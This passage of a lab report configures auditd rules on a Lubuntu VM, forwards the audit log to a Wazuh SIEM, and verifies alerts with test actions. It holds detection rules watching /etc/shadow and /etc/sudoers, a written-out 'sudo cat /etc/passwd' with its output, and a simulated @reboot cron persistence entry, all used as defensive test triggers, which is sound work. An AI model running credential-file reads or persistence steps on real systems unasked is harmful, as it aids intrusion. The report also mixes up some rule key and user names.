00:53:51 25 جوان LubuntuVM augenrules[11449]: backlog_wait_time 60000
00:53:51 25 جوان LubuntuVM augenrules[11449]: backlog_wait_time_actual 0
00:53:51 25 جوان LubuntuVM systemd[1]: Started auditd.service - Security Auditing Service.
```

Figure 2.4: Security Auditing Service is active

2.1.6 Confirm Live Recording is Active

A running service is not necessarily a recording service. This step verifies that `auditd` is already writing kernel events to its log file by inspecting the last five entries with `sudo tail -5 /var/log/audit/audit.log`.

As shown in **Figure 2.5**, the log is already populated with real activity. The entries capture a `sudo` session initiated by user `mariem`, recording the process ID, the exact binary invoked (`/usr/bin/sudo`), the audit user ID (`audit=1000`), confirms that the audit engine is fully operational and the black box is already recording.

```
mariem@LubuntuVM:~$ sudo tail -5 /var/log/audit/audit.log
type=CRED_DISP msg=audit(1782345403.077:273): pid=11741 uid=1000 audit=1000 ses=3 subj=unconfined msg='op=PAM:setcred grantors=pam_permit acct='root' exe='/usr/bin/sudo' hostname=? addr=? terminal=/dev/pts/0 res=success'UID='mariem' AUDID='mariem'
type=USER_ACCT msg=audit(1782345462.487:274): pid=11765 uid=1000 audit=1000 ses=3 subj=unconfined msg='op=PAM:accounting grantors=pam_permit acct='mariem' exe='/usr/bin/sudo' hostname=? addr=? terminal=/dev/pts/0 res=success'UID='mariem' AUDID='mariem'
type=USER_CMD msg=audit(1782345462.497:275): pid=11765 uid=1000 audit=1000 ses=3 subj=unconfined msg='cwd="/home/mariem" cmd=7461696C262035262F7661722F66727661756469742F61756469742E6C6F67 exe="/usr/bin/sudo" terminal=pts/0 res=success'UID='mariem' AUDID='mariem'
type=CRED_REFR msg=audit(1782345462.500:276): pid=11765 uid=1000 audit=1000 ses=3 subj=unconfined msg='op=PAM:setcred grantors=pam_permit pam_cap acct='root' exe='/usr/bin/sudo' hostname=? addr=? terminal=/dev/pts/0 res=success'UID='mariem' AUDID='mariem'
type=USER_START msg=audit(1782345462.500:277): pid=11765 uid=1000 audit=1000 ses=3 subj=unconfined msg='op=PAM:session open grantors=pam_limits,pam_env,pam_env,pam_permit,pam_umask,pam_unix acct='root' exe='/usr/bin/sudo' hostname=? addr=? terminal=/dev/pts/0 res=success'UID='mariem' AUDID='mariem'
```

Figure 2.5: Confirming auditd is active

2.2 Rule Generation: Custom Audit Rules

At the end of Task 1, `auditd` was installed and running, but without specific instructions, it functions like a security camera with no motion zones configured. It records some default system events, but it has no awareness of what actually matters in a security investigation. Task 2 solves that by writing three custom rules that tell `auditd` exactly where to focus: the three most critical categories of suspicious behavior on a Linux endpoint.


All rules are written on `LubuntuVM` because it represents the internal user workstation, the machine that simulates a real employee's computer inside the network. In a real

SOC environment, this is the primary target an attacker would pursue after bypassing the perimeter firewall, which makes it the most important endpoint to instrument.

2.2.1 Open the Audit Rules File and Write Custom Rules

Audit rules are defined in a dedicated configuration file located at `/etc/audit/rules.d/audit.rules`. This file is opened with elevated privileges using **sudo nano /etc/audit/rules.d/audit.rules**, and the three custom rules are added directly inside it.

- **Rule 1 : Track All Commands Executed (exec-commands)**



```
#Rule 1 : Track all commands executed (execve system calls )
-a always,exit -F arch=b64 -S execve -k exec_commands
-a always,exit -F arch=b32 -S execve -k exec_commands
```

Figure 2.6: Custom audit Rule 1

Every single command executed on a Linux machine — whether typed by a legitimate user or run by an attacker — triggers a kernel-level operation called the `execve` system call. This is the fundamental mechanism Linux uses to launch any program. By intercepting `execve`, these two rules ensure that no command execution goes unrecorded. Breaking down the syntax for clarity:

-a always,exit : record this event every time it occurs, at the moment the system call exits


-F arch=b64 / -F arch=b32 : apply the rule to 64-bit and 32-bit programs respectively, ensuring full coverage regardless of the program type

-S execve : target specifically the `execve` system call

-k exec-commands : attach a searchable label to every log entry this rule generates, making it easy to filter in Wazuh

Two lines are needed because a 64-bit Linux system can still run 32-bit programs. Using both ensures there are no blind spots. In the context of this project, this rule is the primary activity recorder : if an attacker opens a shell, runs a script, or executes any malicious tool on UbuntuVM, this rule catches it with the exact command, user, and timestamp.

- **Rule 2 : Watch System Binary Folders (binary-modification)**



```
#Rule 2 : watch for modifications to system binaries
-w /usr/bin/ -p wa -k binary_modification
-w /usr/sbin -p wa -k binary_modification
-w /bin/ -p wa -k binary_modification
```

Figure 2.7: Custom audit Rule 2

These three directories contain the core programs that make Linux function , tools like **ls**, **sudo**, **bash**, **useradd**, and **iptables**. A common attacker technique for

establishing persistence is to replace one of these trusted system binaries with a malicious version. This is known as a trojanized binary and is extremely difficult to detect without kernel-level monitoring. Breaking down the syntax:

-w /usr/bin/ : place a filesystem watch on this directory

-p wa : trigger on writes (file creation or modification) and attribute changes (permissions, ownership)

-k binary-modification : label every triggered event for easy identification in logs

The three directories are monitored for distinct reasons:


/usr/bin/ : where most standard user-facing programs reside (ls, cat, curl)

/usr/sbin/ : where system administration programs live (useradd, iptables)

/bin/ : where the most essential core commands are stored (bash, sh)

Any write or permission change to any file in these folders triggers an immediate alert , a major red flag in any SOC investigation.

- **Rule 3 : Watch Critical User Account Files (passwd-changes)**



```
#Rule3: watch for changes to /etc/passwd
-w /etc/passwd -p wa -k passwd_changes
-w /etc/shadow -p wa -k passwd_changes
-w /etc/sudoers -p wa -k passwd_changes
```

Figure 2.8: Custom audit Rule 3

These three files collectively control user identity and privilege on the entire system. They are among the most sensitive files on any Linux machine, and any unauthorized modification to them is a serious security incident.

/etc/passwd : contains the list of all user accounts on the system


/etc/shadow : stores the encrypted (hashed) passwords for each user

/etc/sudoers : defines which users are permitted to execute commands with administrator privileges

If an attacker gains access to UbuntuVM and attempts to create a hidden admin account, escalate their privileges, or steal password hashes, they must interact with at least one of these files. The moment any write or attribute change occurs on any of them, this rule fires and produces a log entry tagged passwd-changes , critical evidence that will appear directly in the Wazuh dashboard.

2.2.2 Restart auditd to Apply the Rules

Saving the rules file does not automatically activate them. The auditd service must be restarted so it re-reads the configuration and loads the new rules into the kernel. This is done with:



```
mariem@LubuntuVM:~$ sudo systemctl restart auditd
```

Figure 2.9: Auditd restarted

After this command completes, all three custom rules are active at the kernel level and monitoring begins immediately.

2.2.3 Verify the Rules Are Loaded

To confirm that the kernel has accepted and activated the custom rules, the following command is used:

```
mariem@LubuntuVM:~$ sudo auditctl -l
-a always,exit -F arch=b64 -S execve -F key=exec_commands
-a always,exit -F arch=b32 -S execve -F key=exec_commands
-w /usr/bin -p wa -k binary_modification
-w /usr/sbin -p wa -k binary_modification
-w /bin -p wa -k binary_modification
-w /etc/passwd -p wa -k passwd_changes
-w /etc/shadow -p wa -k passwd_changes
-w /etc/sudoers -p wa -k passwd_changes
mariem@LubuntuVM:~$
```

Figure 2.10: Rules verified

auditctl is the live control interface for the audit subsystem. The **-l** flag lists every rule currently loaded into the kernel. A successful output will display all three rules exactly as written, confirming that **auditd** is now monitoring **execve** calls, **system binary directories**, and **critical account files**.

2.2.4 Quick Test to Confirm It Works

With the rules loaded, a quick functional test is performed to verify the entire pipeline end to end. A simple command is run on LubuntuVM, such as **ls** or **whoami** which triggers the **exec-commands** rule. The audit log is then immediately inspected to confirm the event was captured, using:

```
mariem@LubuntuVM:~$ whoami
mariem
mariem@LubuntuVM:~$ sudo tail -50 /var/log/audit/audit.log | grep exec_commands
type=SYSCALL msg=audit(1782391871.287:672): arch=c000003e syscall=59 success=yes exit=0 a0=5d7da5751d08 a1=5d7da57675a0 a2=5d7da5771629 a3=64 items=2 ppid=2994 pid=2995 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts1 ses=4 comm="tail" exe="/usr/bin/tail" subj=unconfined key="exec_commands" ARCH=x86_64 SYSCALL=execve AUID="mariem" UID="root" GID="root" EUID="root" SUID="root" FSUID="root" EGID="root" SGID="root" FSGID="root"
type=SYSCALL msg=audit(1782391896.112:673): arch=c000003e syscall=59 success=yes exit=0 a0=62de05197f80 a1=62de0519e320 a2=62de0519e600 a3=62de0519e920 items=2 ppid=2106 pid=2996 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=4 comm="clear" exe="/usr/bin/clear" subj=unconfined key="exec_commands" ARCH=x86_64 SYSCALL=execve AUID="mariem" UID="mariem" GID="mariem" EUID="mariem" SUID="mariem" FSUID="mariem" EGID="mariem" SGID="mariem" FSGID="mariem"
type=SYSCALL msg=audit(1782391899.098:676): arch=c000003e syscall=59 success=yes exit=0 a0=62de05029540 a1=62de0517d680 a2=62de05186b00 a3=62de0517d680 items=2 ppid=2106 pid=2997 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=4 comm="whoami" exe="/usr/bin/whoami" subj=unconfined key="exec_commands" ARCH=x86_64 SYSCALL=execve AUID="mariem" UID="mariem" GID="mariem" EUID="mariem" SUID="mariem" FSUID="mariem" EGID="mariem" SGID="mariem" FSGID="mariem"
type=SYSCALL msg=audit(1782391907.617:677): arch=c000003e syscall=59 success=yes exit=0 a0=62de05197b90 a1=62de0519d130 a2=62de0519e600 a3=8 items=2 ppid=2106 pid=2998 auid=1000 uid=1000 gid=1000 euid=0 suid=0 fsuid=0 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=4 comm="sudo" exe="/usr/bin/sudo" subj=unconfined key="exec_commands" ARCH=x86_64 SYSCALL=execve AUID="mariem" UID="mariem" GID="mariem" EUID="root" SUID="root" FSUID="root" EGID="mariem" SGID="mariem" FSGID="mariem"
type=SYSCALL msg=audit(1782391907.617:678): arch=c000003e syscall=59 success=yes exit=0 a0=62de05197b90 a1=62de0519d130 a2=62de0519e600 a3=8 items=2 ppid=2106 pid=2999 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=4 comm="grep" exe="/usr/bin/grep" subj=unconfined key="exec_commands" ARCH=x86_64 SYSCALL=execve AUID="mariem" UID="mariem" GID="mariem" EUID="mariem" SUID="mariem" FSUID="mariem" EGID="mariem" SGID="mariem" FSGID="mariem"
type=EXECVE msg=audit(1782391907.617:678): argc=3 a0="grep" a1=".-color=auto" a2="exec_commands"
type=SYSCALL msg=audit(1782391907.663:683): arch=c000003e syscall=59 success=yes exit=0 a0=5df99c05d00 a1=5df99c1b5a0 a2=5df99c25629 a3=64 items=2 ppid=3000 pid=3001 auid=1000 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0
```

Figure 2.11: Audit Rules Are Capturing Commands in Real Time

Your custom **exec-commands** rule is working perfectly : every command you ran (**whoami**, **tail**, **sudo**, **grep**, **clear**) was intercepted at the kernel level and logged with full details: the exact executable path (**/usr/bin/whoami**, **/usr/bin/sudo**...), the user who ran it (**AUID="mariem"**), the process ID, and whether it succeeded. This is exactly what a SOC analyst looks for when investigating suspicious activity on an endpoint.

2.3 SIEM Mapping: Connecting auditd to Wazuh


At the end of rule generation , three custom audit rules were active and recording kernel-level events into `/var/log/audit/audit.log` on LubuntuVM. However, that log file was effectively a private notebook : auditd was writing into it, but nothing was reading it or forwarding its contents anywhere. The Wazuh SIEM server at 192.168.2.10 had no visibility into any of it.

this task builds the bridge. By configuring the Wazuh agent already installed on LubuntuVM, the audit log is connected directly to the SIEM pipeline , so every event recorded by the kernel is automatically shipped to the Wazuh server and displayed on the dashboard in real time. Without this step, the audit infrastructure exists but no analyst can act on it. After this step, the SOC becomes truly operational.

2.3.1 Locate the Wazuh Agent Configuration File

The Wazuh agent's behavior is controlled by a single configuration file: `/var/ossec/etc/ossec.conf`. This file defines, among other things, which log files the agent should monitor and forward to the Wazuh server. To add auditd as a new data source, this file must be opened and its existing localfile section located.

As shown in **Figure 2.12**, the configuration file already contains one **localfile** block , the one responsible for forwarding the standard system log (`/var/log/syslog`) to Wazuh. This is the section that needs to be extended. The **log-format** tag tells the agent how to parse the file, and the **location** tag points to its path on disk. The existing block serves as the template for what needs to be added next.



```
<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/syslog</location>
</localfile>
```

Figure 2.12: Wazuh Agent Default localfile Configuration

2.3.2 Add the auditd Log Ingestion Block

With the existing localfile section located, a second block is added immediately below it to point the Wazuh agent at the audit log file. As shown in Figure 2.13, the new block uses **audit** as the **log-format** value , this is a special format type that Wazuh understands natively, allowing it to parse auditd entries correctly and extract forensic fields automatically. The **location** tag points to `/var/log/audit/audit.log`, the file where auditd writes all kernel-level events.

From this moment, the Wazuh agent treats the audit log as a live data source. Every new line written by auditd , every command execution, every file modification, every privilege escalation will be read, parsed, and forwarded to the Wazuh server without any manual intervention.

```

<localfile>
  <log_format>syslog</log_format>
  <location>/var/log/syslog</location>
</localfile>

<localfile>
  <log_format>audit</log_format>
  <location>/var/log/audit/audit.log</location>
</localfile>

```

Figure 2.13: auditd Log Block Added to Wazuh Agent Config

2.3.3 Restart the Wazuh Agent to Apply the Changes

Editing a configuration file has no immediate effect, the service must be restarted to re-read it and apply the new settings. The Wazuh agent is restarted with:

```

marlem@LubuntuVM:~$ sudo systemctl restart wazuh-agent
marlem@LubuntuVM:~$

```

Figure 2.14: auditd service restarted

This causes the agent to shut down cleanly, reload `ossec.conf`, and re-initialize with both log sources now active: `syslog` and the `audit log`. From this point forward, the agent maintains a continuous tail on `/var/log/audit/audit.log` and streams every new entry to the Wazuh server at `192.168.2.10` in real time.

```

marlem@LubuntuVM:~$ sudo systemctl status wazuh-agent
● wazuh-agent.service - Wazuh agent
   Loaded: loaded (/usr/lib/systemd/system/wazuh-agent.service; enabled; preset: enabled)
   Active: active (running) since Thu 2026-06-25 14:30:26 CET; 34s ago
     Process: 8200 ExecStart=/usr/bin/env /var/ossec/bin/wazuh-control start (code=exited, status=0/SUCCESS)
    Tasks: 34 (limit: 4506)
   Memory: 358.8M (peak: 378.9M)
      CPU: 23.190s
   CGroup: /system.slice/wazuh-agent.service
           └─8223 /var/ossec/bin/wazuh-execd
             └─8234 /var/ossec/bin/wazuh-agentd
               └─8247 /var/ossec/bin/wazuh-syscheckd
                 └─8257 /var/ossec/bin/wazuh-logcollector
                   └─8266 /var/ossec/bin/wazuh-modulesd
                     └─8620 sh -c -- /bin/ps -p 1942 > /dev/null 2>&1"
                       └─8822 /bin/ps -p 1942

14:30:21 25 جوان LubuntuVM systemd[1]: Starting wazuh-agent.service - Wazuh agent...
14:30:21 25 جوان LubuntuVM env[8200]: Starting Wazuh v4.7.5...
14:30:22 25 جوان LubuntuVM env[8200]: Started wazuh-execd...
14:30:23 25 جوان LubuntuVM env[8200]: Started wazuh-agentd...
14:30:23 25 جوان LubuntuVM env[8200]: Started wazuh-syscheckd...
14:30:23 25 جوان LubuntuVM env[8200]: Started wazuh-logcollector...
14:30:24 25 جوان LubuntuVM env[8200]: Started wazuh-modulesd...
14:30:26 25 جوان LubuntuVM env[8200]: Completed.
14:30:26 25 جوان LubuntuVM systemd[1]: Started wazuh-agent.service - Wazuh agent.

```

Figure 2.15: Verifying the agent is still running correctly

2.3.4 Verify the Pipeline End to End

With the agent restarted, the full pipeline is tested by running two simple commands on LubuntuVM: **whoami** & **sudo ls /etc**

These commands are deliberately chosen because they trigger two different audit rules: **whoami** triggers the **exec-commands** rule via the `execve` system call, and **sudo ls /etc** additionally triggers **privilege escalation tracking**. The Wazuh dashboard is then checked to confirm that new alerts appeared as a direct result.

Figure 2.16 shows the Wazuh Security Events dashboard filtered to **agent.name: LubuntuVM**. The dashboard reports **124** total security events generated in the last 24 hours, with the alert level evolution chart showing clear spikes of activity corresponding to the test commands.

The **MITRE ATT&CK** donut chart on the right is particularly significant (MITRE ATT&CK is a globally recognized knowledge base that catalogs real-world attacker tactics and techniques), and Wazuh has this framework built in, meaning it does not just collect logs but actively classifies them against known attack patterns.

The captured activity has been automatically categorized into techniques including Valid Accounts, Sudo and Sudo Caching, Password Guessing, and Disable or Modify Tools , demonstrating that the SIEM is interpreting raw kernel events as real-world threat intelligence in real time.




Figure 2.16: Wazuh Dashboard: 124 Security Events from LubuntuVM

Time ↓	Agent	Agent name	Technique(s)	Tactics	Description	Level	Rule ID
Jun 25, 2026 @ 14:33:29.488	001	LubuntuVM			PAM: Login session closed.	3	5502
Jun 25, 2026 @ 14:33:29.478	001	LubuntuVM	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3	5501
Jun 25, 2026 @ 14:33:29.474	001	LubuntuVM	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5482
Jun 25, 2026 @ 14:30:39.023	001	LubuntuVM	T1078	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3	5501
Jun 25, 2026 @ 14:30:39.023	001	LubuntuVM			PAM: Login session closed.	3	5502
Jun 25, 2026 @ 14:30:39.023	001	LubuntuVM	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5482
Jun 25, 2026 @ 14:30:04.930	001	LubuntuVM			PAM: Login session closed.	3	5502
Jun 25, 2026 @ 14:30:01.624	001	LubuntuVM			Host-based anomaly detection event (rootcheck).	7	510

Figure 2.17: Security Alerts Table with MITRE ATT&CK Mappings


Figure 2.17 confirms the pipeline is fully operational. The Security Alerts table shows real events forwarded from LubuntuVM : including **Successful sudo to ROOT executed** and **PAM: Login session opened** each automatically classified with a MITRE ATT&CK technique and a severity level, proving that **auditd** and **Wazuh** are working together end to end.

2.4 Behavior Verification: End-to-End Pipeline Test

With auditd configured, custom rules loaded, and the Wazuh agent pipeline active, this task serves as the proof of concept for the entire Sprint 2 infrastructure. A series of deliberate actions are performed on LubuntuVM : each one designed to trigger a specific audit rule , and the results are verified in the Wazuh dashboard.

2.4.1 Test Command Execution Tracking

The first test verifies that the exec-commands rule is working , meaning every command run on LubuntuVM is being recorded by the kernel and forwarded to Wazuh. Three basic reconnaissance commands are run in sequence: **whoami**, **id**, and **uname -a**.



```
mariem@LubuntuVM:~$ whoami
mariem
mariem@LubuntuVM:~$ id
uid=1000(mariem) gid=1000(mariem) groups=1000(mariem),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),980(sambashare),1004(proj4tX)
mariem@LubuntuVM:~$ uname -a
Linux LubuntuVM 6.17.0-35-generic #35-24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue May 26 19:30:42 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
mariem@LubuntuVM:~$
```

Figure 2.18: Execution of whoami, id, and uname -a

As shown in **Figure 2.18**, these commands reveal the current user (mariem), her full group memberships including the sudo group, and the kernel version of the machine. In a real attack scenario, these are typically the first commands an attacker runs after gaining access to a system : gathering information about who they are and what privileges they have. The fact that auditd intercepts all three via the execve system call means this reconnaissance activity will appear as labeled alerts in Wazuh, tagged exec-commands, with the exact binary path and user recorded.

2.4.2 Test Privilege Escalation Tracking

The second test targets the **passwd-changes** and **exec-commands** rules simultaneously by performing actions that require elevated privileges. The commands **sudo cat /etc/passwd** and **sudo ls /root** are run , both require sudo access and interact with sensitive areas of the system.

```

marlem@LubuntuVM:~$ sudo cat /etc/passwd
[sudo] password for marlem:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:101:/:nonexistent:/usr/sbin/nologin
syslog:x:102:102:/:nonexistent:/usr/sbin/nologin
systemd-resolve:x:991:991:systemd Resolver:/:/usr/sbin/nologin
uuidd:x:103:103:/:run/uuidd:/usr/sbin/nologin
usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tss:x:105:105:TPM software stack,,,:/var/lib/tpm:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin

marlem@LubuntuVM:~$ sudo ls /root
snap
marlem@LubuntuVM:~$ █

```

Figure 2.19: Execution of `sudo cat /etc/passwd` and `sudo ls /root` on LubuntuVM

As shown in Figure 2.19, **`sudo cat /etc/passwd`** successfully displays the full list of user accounts on the system, confirming that the command ran with elevated privileges and that auditd captured the interaction with this sensitive file. **`sudo ls /root`** returns `snap`, meaning the command successfully accessed the root home directory : proof that privilege escalation is working and being recorded.

In an attack context, **reading `/etc/passwd`** is a classic credential reconnaissance step, and **accessing `/root`** confirms administrator-level access. Both actions trigger the `execve` tracking rule and the privilege escalation detection chain in Wazuh , producing alerts that will be mapped to MITRE ATT&CK techniques including T1548.003 (Abuse Elevation Control Mechanism) and T1078 (Valid Accounts).

2.4.3 Test Cron Job Modification Tracking

The third test simulates a persistence technique commonly used by attackers: adding a malicious scheduled task via **`crontab`**. After gaining access to a system, attackers frequently plant a cron job that re-executes their payload automatically at every reboot, ensuring they maintain access even if their initial entry point is closed.


```
mariem@LubuntuVM:~$ crontab -e
no crontab for mariem - using an empty one

Select an editor. To change later, run 'select-editor'.
 1. /bin/nano      <---- easiest
 2. /usr/bin/vim.basic
 3. /usr/bin/vim.tiny
 4. /bin/ed

Choose 1-4 [1]: █
```

Figure 2.20: Running crontab -e on LubuntuVM

As shown in **Figure 2.20**, running **crontab -e** opens the cron editor for user mariem. The system confirms no existing cron jobs are present and prompts for an editor selection : `/bin/nano` is chosen as the simplest option.

```
mariem@LubuntuVM: ~ ×
GNU nano 7.2 /tmp/crontab.eMrvqa/crontab
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow  command
#test entry
@reboot echo "soc test"
```

Figure 2.21: Cron editor showing the test entry `@reboot echo "soc test"` added

As shown in Figure 2.21, a test entry `@reboot echo "soc test"` is added to the cron file : a harmless command that runs at every reboot, but structurally identical to how a real attacker would plant a persistent backdoor. This triggers `auditd`, which records the crontab modification and forwards it to Wazuh as a labeled alert.

2.4.4 Test the `/etc/passwd` Watch Rule

This step verifies that the **passwd-changes** rule fires correctly when a critical user account file is touched. The **sudo touch /etc/passwd** command is used , it updates the file's timestamp without modifying its contents, making it a safe but effective trigger for the watch rule.




Figure 2.22: Execution of `sudo touch /etc/passwd` on LubuntuVM

As shown in **Figure 2.22**, the command executes cleanly on LubuntuVM. Behind the scenes, the kernel immediately records this interaction with `/etc/passwd` and tags it `passwd-changes`, exactly the behavior the rule was designed to catch.

2.4.5 Verify All Alerts in the Wazuh Dashboard

With all test actions completed, the Wazuh dashboard is checked to confirm that every action was captured, forwarded, and classified correctly.




Figure 2.23: Wazuh Events dashboard

As shown in **Figure 2.23**, the Events view filtered to LubuntuVM shows 137 total hits, with a clear activity spike corresponding to the test commands. The alert table confirms that every action was caught:

Successful sudo to ROOT executed : privilege escalation via sudo detected

Crontab opened for editing : cron job access recorded

Crontab entry changed : the test entry addition captured

PAM: Login session opened / closed : authentication session tracking confirmed

Every test action performed on LubuntuVM was intercepted by auditd, forwarded to Wazuh, and automatically transformed into a structured, human-readable security alert, complete with timestamp, severity level, and rule ID.

Now, searching specifically for the custom audit tag **data.audit.key: exec-commands** in the Wazuh search bar targets only the events labeled by the `exec-commands` rule written in Task 2. Think of it as searching for a sticky note label, every time a command is executed on LubuntuVM, auditd stamps the event with this tag, allowing a SOC analyst to filter out background noise and focus only on command execution activity.

